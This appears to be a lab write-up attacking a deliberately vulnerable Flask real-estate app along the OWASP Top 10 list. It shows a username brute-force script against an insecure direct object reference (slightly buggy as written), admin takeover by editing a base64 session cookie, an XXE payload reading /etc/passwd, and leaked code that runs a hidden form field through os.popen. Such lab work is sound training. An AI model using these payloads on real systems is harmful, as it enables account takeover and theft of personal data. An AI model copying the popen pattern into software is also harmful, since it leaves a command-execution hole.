Pipe Dream's Real Estate

Lab Report

Sheerazalicybersec@gmail.com


2022-01-13

Pipe dreams real estate Flask

A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures
A10:2021-Server-Side Request Forgery
Bonus
    XSS on the search


A01:2021-Broken Access Control

lets click on super admin login button on the menu that brings us to `super-admin/login/`




we are supposed to login as super admin lets see if badguy is a super admin or not.

Apparently bad guys is a super admin and we can see our users details such as email and pii like credit card number.




we can also see the same insecure sessionid that is in our cookies.


Looking at the url we see that the app have badguy at the end of the url.



This could be a direct object reference in the database lets try with our known username `admin.`



looks like the user is pulled based on a userobject passed in the url. Now we can see credit card number for admin too. lets try random username.




Page returns user not found. We can easily brute-force and get PII for all most common users in the database with the script below.

```
import requests

url = "http://192.168.29.128:5000/super-admin/profile/"
filepath = 'usernames.txt'
with open(filepath) as fp:
   name = fp.readline()
   page = request.get(url + name)
```


```
    if "USER NOT FOUND" not in page:
       print(url + name)
```

A02:2021-Cryptographic Failures


If we go to the login page on `/login` we can find that there is login form lets try default credentials.




Default credentials fail for us although now we can try the credentials we found on `http://192.168.29.128:5000/debug` those were `badguy : badguy` .



We successfully logged in as badguy although if we inspect our cookies we see a session id assigned for our account.




This looks too much like a base64 encoded text. lets try to decode it and figure out the contents.



looks like session storage is storing a timestamp and username in the cookie's. Try to tamper the cookie and see if we can take over admin account assuming their account exist.


now lets replace the cookie in our dev tools and refresh the page.



Successfully taken over admin account.

A03:2021-Injection


Once we login as badguy we can see there is a sitemap upload option for the app.



We can save the payload below as `sitemap.xml` and check if the app is using a vulnerable parser which lets us include external entities.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9">
  <url>
    <loc>http://127.0.0.1:8000/&xxe;</loc>
  </url>
</urlset>
```

Looks like we can now read the `/etc/passwd` file on the system so its vulnerable to XXE.





A04:2021-Insecure Design

Everything is insecurely designed from auth cookies to user input specified input in url multiple things are vulnerable.

A05:2021-Security Misconfiguration


Home page have a book an appointment form lets try some unexpected input and see how the website reacts to us.






```
"Test'\\]
```

Trying the above payload we see that the application logic breaks and we can see the debug output seems like flask's debug is set to true which is a security misconfiguration and can lead to source code reveal.




We can now see the code that handles the post form.

```
@bp.route("/", methods=['POST'])
def appointment():
    # this is for older version of the budget bash script remove from production on ne
w solution with python.
    testparam = request.form.get("test")
    if(testparam):
        cmd = os.popen(testparam).read()
        return render_template("index.html",fullname=cmd)

    age = int(request.form.get("budget", 0))
    fullname = request.form.get('fullname')
    new_age = 0
    if age:
        new_age = age + 1
    return render_template("index.html", budget=new_age,fullname=fullname)
```

